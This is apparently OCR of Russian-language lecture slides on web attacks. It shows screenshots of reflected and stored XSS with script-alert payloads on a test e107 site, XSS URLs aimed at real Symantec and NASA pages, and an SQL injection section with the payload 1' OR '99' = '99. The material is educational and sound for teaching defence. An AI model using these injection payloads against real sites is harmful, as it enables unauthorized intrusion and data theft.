
XSS



SIGMA Corporation: Search - Windows Internet Explorer
http://192.168.10.1/search.php?q=boobo&r=0&s=Search
QIP Search
Файл Правка Вид Избранное Сервис Справка
Избранное
Рекомендуемы...
Бесплатная почта...
Коллекция веб...
SIGMA Corporation: Search
Страница
Безопасн
Home Downloads Members Submit News Contact Us Forum
... SIGMA Corporation
Search SIGMA Corporation
Search For:
boobo
Search
Search In:
News
Search type:
Basic
Advanced
Results in News
No matches found for boobo
Welcome
Username:
Password:
Login
Remember me
[Signup]
[Forgot password?]
Search SIGMA Corporation
Search
This site is powered by e107, which is released under the terms of the GNU GPL License.

XSS



SIGMA Corporation: Search - Windows Internet Explorer
http://192.168.10.1/search.php?q=%3Ci%3Eboobo%3C%2Fi%3E&r=0&s=Search&in=&ex=
QIP Search
Файл Правка Вид Избранное Сервис Справка
Избранное
Рекомендуемы...
Бесплатная почта...
Коллекция веб...
SIGMA Corporation: Search
Страница
Безопасн
Home Downloads Members Submit News Contact Us Forum
... SIGMA Corporation
Search SIGMA Corporation
Search For:
boobo
Search
Search In:
News
Search type:
Basic
Advanced
Results in News
No matches found for boobo
Welcome
Username:
Password:
Login
Remember me
[Signup]
[Forgot password?]
Search SIGMA Corporation
Search
This site is powered by e107, which is released under the terms of the GNU GPL License.

XSS


SIGMA Corporation: Search - Windows Internet Explorer
http://192.168.10.1/search.php?q=%3Cscript%3Ealert%28%22boobo%22%29%3C%2Fscrip
QIP Search
Файл Правка Вид Избранное Сервис Справка
Избранное
Рекомендуемы...
Бесплатная почта...
Коллекция веб...
SIGMA Corporation: Search
Страница
Безопа
Home Downloads Members Submit News Contact Us Forum
... SIGMA Corporation
Search SIGMA Corporation
Search For:
Search In:
Search type:
Search
Results in News
No matches found for
Сообщение с веб-страницы
boobo
OK


Microsoft Internet Explorer
HELLO SOKOLOV
OK
ne Downloads Members Submit News Contact Us Fo
SIGMA Corporation
vate Message
Send Private Message:
To:
sokolov
Userclass
Managers
Subject:
hi
Message:
<script>alert("HELLO SOKOLOV")</script>
Emotes:
Read receipt:
Send me an email when this PM is read
Send Private Message
Welcome Klinov
Settings
Profile
Logout
Search SIGMA Corporation
Search
Private Message
Inbox
0 total, 0 unread
Outbox
0 total, 0 unread
[Send new message]

XSS


about:blank - Microsof
Файл Правка Вид
Назад
Адрес: http://pic
PNG IHDR
IDATWc`À
http://www.symantec.com/connect/search-connect?page=8&terms=%22%3E%3Cscript%3Ealert(String.f
symantec. Connect A Community for Symantec Business Customers
Login
Welcome to Symantec Connect. Log in or register to participate.
http://science.gsfc.nasa.gov/sed/index.cfm?fuseAction=projects.view&&project_id=%22%3E%3Cscript%3I
Элементы: 23/23
Google
NASA
National Aeronautics and Space Administration
Goddard Space Flight Center
Search Database
GO
Flight Projects | Sciences and Exploration
for Everyone
About Us
Sciences and Exploration Directorate Code 600
SED Home (600)
SED Offices
Earth Sciences (610)
Astrophysics (660)
Heliophysics (670)
Solar System (690)
JavaScript
<science.gsfc.nasa.gov>
XSS
Остановить выполнение сценариев для данной страницы
OK
Переход

SQL injection

Механизм атаки веб-приложений, которые используют введенные пользователем данные в SQL запросах без предварительной обработки, необходимой для удаления потенциально опасных символов и зарезервированных слов

Позволяет атакующему выполнять несанкционированные SQL-запросы к базе данных: сведения об именах и паролях пользователей web-приложения, позволить прочитать некоторую недоступную по задумке разработчиков информацию

SQL Injection

```
SELECT список_полей
FROM имя_таблицы
WHERE поле_таблицы = 'введенная_строка'
```

введенная_строка — адрес электронной почты, имя пользователя, пароль и т. д.

Результат — несколько полей базы данных (одна строка)


SQL Injection

введенная_строка = 1' OR '99' = '99

